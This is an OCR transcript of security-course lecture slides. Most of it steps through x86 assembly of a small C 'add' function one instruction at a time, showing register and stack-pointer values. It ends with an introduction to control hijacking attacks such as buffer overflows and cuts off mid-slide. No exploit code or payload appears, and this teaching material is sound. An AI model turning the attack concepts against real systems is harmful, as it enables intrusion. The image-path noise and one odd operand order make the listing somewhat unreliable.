0x8048486 ret
```

Example3.c 1


eax	0x01⌘
ebp	0xBFFFF6A8 ⌘
esp	0xBFFFF69C ⌘

```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f sub     $0x10,%esp
0x8048462 movl    0xfeed,-0x10(%ebp)
0x8048469 movl    0xdead,-0xC(%ebp)
0x8048470 movl    0xbeef,-0x8(%ebp)
0x8048477 mov     0x8(%ebp),%edx
0x804847a mov     0xC(%ebp),%eax
0x804847d add     %edx,%eax
0x804847f mov     %eax, -0x4(%ebp)
0x8048482 mov     -0x4(%ebp),%eax
0x8048485 leave
0x8048486 ret
```

Example3.c 1

eax	0x01⌘
ebp	0xBFFFF6A8 ⌘
esp	0xBFFFF698⌘


```
add:
0x804845c push   ebp ⌧
0x804845d mov    esp,ebp
0x804845f sub    $0x10,%esp
0x8048462 movl   0xfeed,-0x10(%ebp)
0x8048469 movl   0xdead,-0xC(%ebp)
0x8048470 movl   0xbeef,-0x8(%ebp)
0x8048477 mov    0x8(%ebp),%edx
0x804847a mov    0xC(%ebp),%eax
0x804847d add    %edx,%eax
0x804847f mov    %eax, -0x4(%ebp)
0x8048482 mov    -0x4(%ebp),%eax
0x8048485 leave
0x8048486 ret
```



Example3.c 1

eax	0x01⌘
ebp	0xBFFFF698
esp	0xBFFFF698


```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f sub     $0x10,%esp
0x8048462 movl    0xfeed,-0x10(%ebp)
0x8048469 movl    0xdead,-0xC(%ebp)
0x8048470 movl    0xbeef,-0x8(%ebp)
0x8048477 mov     0x8(%ebp),%edx
0x804847a mov     0xC(%ebp),%eax
0x804847d add     %edx,%eax
0x804847f mov     %eax, -0x4(%ebp)
0x8048482 mov     -0x4(%ebp),%eax
0x8048485 leave
0x8048486 ret
```



Example3.c 1

eax	0x01⌘
ebp	0xBFFFF698
esp	0xBFFFF688⍾

```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f sub     $0x10,%esp ⌧
0x8048462 movl    0xfeed,-0x10(%ebp)
0x8048469 movl    0xdead,-0xC(%ebp)
0x8048470 movl    0xbeef,-0x8(%ebp)
0x8048477 mov     0x8(%ebp),%edx
0x804847a mov     0xC(%ebp),%eax
0x804847d add     %edx,%eax
0x804847f mov     %eax, -0x4(%ebp)
0x8048482 mov     -0x4(%ebp),%eax
0x8048485 leave
0x8048486 ret
```



Example3.c 1


eax	0x01⌘
ebp	0xBFFFF698
esp	0xBFFFF688

```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f sub     $0x10,%esp
0x8048462 movl    0xfeed,-0x10(%ebp)⌧
0x8048469 movl    0xdead,-0xC(%ebp)
0x8048470 movl    0xbeef,-0x8(%ebp)
0x8048477 mov     0x8(%ebp),%edx
0x804847a mov     0xC(%ebp),%eax
0x804847d add     %edx,%eax
0x804847f mov     %eax, -0x4(%ebp)
0x8048482 mov     -0x4(%ebp),%eax
0x8048485 leave
0x8048486 ret
```

Example3.c 1

eax	0x01⌘
ebp	0xBFFFF698
esp	0xBFFFF688


```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f sub     $0x10,%esp
0x8048462 movl    0xfeed,-0x10(%ebp)
0x8048469 movl    0xdead,-0xC(%ebp)⌧
0x8048470 movl    0xbeef,-0x8(%ebp)
0x8048477 mov     0x8(%ebp),%edx
0x804847a mov     0xC(%ebp),%eax
0x804847d add     %edx,%eax
0x804847f mov     %eax, -0x4(%ebp)
0x8048482 mov     -0x4(%ebp),%eax
0x8048485 leave
0x8048486 ret
```



Example3.c 1

eax	01⌘
edx	0x6♍
ebp	0xBFFFF698♍
esp	0xBFFFF688♍


```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f sub     $0x10,%esp
0x8048462 movl    0xfeed,-0x10(%ebp)
0x8048469 movl    0xdead,-0xC(%ebp)
0x8048470 movl    0xbeef,-0x8(%ebp)
0x8048477 mov     0x8(%ebp),%edx  ⌧
0x804847a mov     0xC(%ebp),%eax
0x804847d add     %edx,%eax
0x804847f mov     %eax, -0x4(%ebp)
0x8048482 mov     -0x4(%ebp),%eax
0x8048485 leave
0x8048486 ret
```



Example3.c 1

eax	0x8♍
edx	0x6
ebp	0xBFFFF698♍
esp	0xBFFFF688♍


```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f sub     $0x10,%esp
0x8048462 movl    0xfeed,-0x10(%ebp)
0x8048469 movl    0xdead,-0xC(%ebp)
0x8048470 movl    0xbeef,-0x8(%ebp)
0x8048477 mov     0x8(%ebp),%edx
0x804847a mov     0xC(%ebp),%eax ⊠
0x804847d add     %edx,%eax
0x804847f mov     %eax, -0x4(%ebp)
0x8048482 mov     -0x4(%ebp),%eax
0x8048485 leave
0x8048486 ret
```



Example3.c 1

eax	0xE♍
edx	0x6
ebp	0xBFFFF698♍
esp	0xBFFFF688♍


```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f sub     $0x10,%esp
0x8048462 movl    0xfeed,-0x10(%ebp)
0x8048469 movl    0xdead,-0xC(%ebp)
0x8048470 movl    0xbeef,-0x8(%ebp)
0x8048477 mov     0x8(%ebp),%edx
0x804847a mov     0xC(%ebp),%eax
0x804847d add     %edx,%eax ⌧
0x804847f mov     %eax, -0x4(%ebp)
0x8048482 mov     -0x4(%ebp),%eax
0x8048485 leave
0x8048486 ret
```



Example3.c 1

eax	0xE
edx	0x6
ebp	0xBFFFF698♍
esp	0xBFFFF688♍


```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f sub     $0x10,%esp
0x8048462 movl    0xfeed,-0x10(%ebp)
0x8048469 movl    0xdead,-0xC(%ebp)
0x8048470 movl    0xbeef,-0x8(%ebp)
0x8048477 mov     0x8(%ebp),%edx
0x804847a mov     0xC(%ebp),%eax
0x804847d add     %edx,%eax
0x804847f mov     %eax, -0x4(%ebp) ⊠
0x8048482 mov     -0x4(%ebp),%eax
0x8048485 leave
0x8048486 ret
```



Example3.c 1

eax	0xE
edx	0x6
ebp	0xBFFFF698
esp	0xBFFFF688


```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f sub     $0x10,%esp
0x8048462 movl    0xfeed,-0x10(%ebp)
0x8048469 movl    0xdead,-0xC(%ebp)
0x8048470 movl    0xbeef,-0x8(%ebp)
0x8048477 mov     0x8(%ebp),%edx
0x804847a mov     0xC(%ebp),%eax
0x804847d add     %edx,%eax
0x804847f mov     %eax, -0x4(%ebp)
0x8048482 mov     -0x4(%ebp),%eax
0x8048485 leave
0x8048486 ret
```




Example3.c 1

eax	0xE
edx	0x6
ebp	0xBFFFF698
esp	0xBFFFF688

```
add:
0x804845c push        ebp
0x804845d mov         esp,ebp
0x804845f sub         $0x10,%esp
0x8048462 movl        0xfeed,-0x10(%ebp)
0x8048469 movl        0xdead,-0xC(%ebp)
0x8048470 movl        0xbeef,-0x8(%ebp)
0x8048477 mov         0x8(%ebp),%edx
0x804847a mov         0xC(%ebp),%eax
0x804847d add         %edx,%eax
0x804847f mov         %eax, -0x4(%ebp)
0x8048482 mov         -0x4(%ebp),%eax
0x8048485 leave
0x8048486 ret  ⌧ updates EIP to
   return address in main
```



Stack Summary




Control Hijacking Attacks

Control hijacking attacks

- Attacker’s goal:
  - Takes over target machine (e.g. webserver)
  - Executing arbitrary code on target by hijacking application control flow
- Examples:
  - Buffer overflow
  - Format string
  - Integer overflow

Example 1: buffer overflows

- Extremely common bug in C/C++ programs.
  - First major exploit : 1988 Internet worm: fingerd



Approx 20% of all vulns 2005-2007

Source: NVD/CVE

What is needed

- Understanding C functions, the stack and heap
- Know how system calls are made
- Specifically exec() system call
- Attacker needs to know which CPU and OS are used on the target machine
  - Our examples are for x86 running Linux
  - Details vary slightly between CPUs and Oss:
    - Little Endian vs. Big Endian
    - Stack Frame Structure (Unix vs. Windows)

Smashing the stack for fun and profit

Linux buffer overflows explained in the paper “Smashing the stack for fun and profit” by Aleph One, published on Phrack Magazine, 49(7)
http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf

Buffer Overflows

- Buffer =
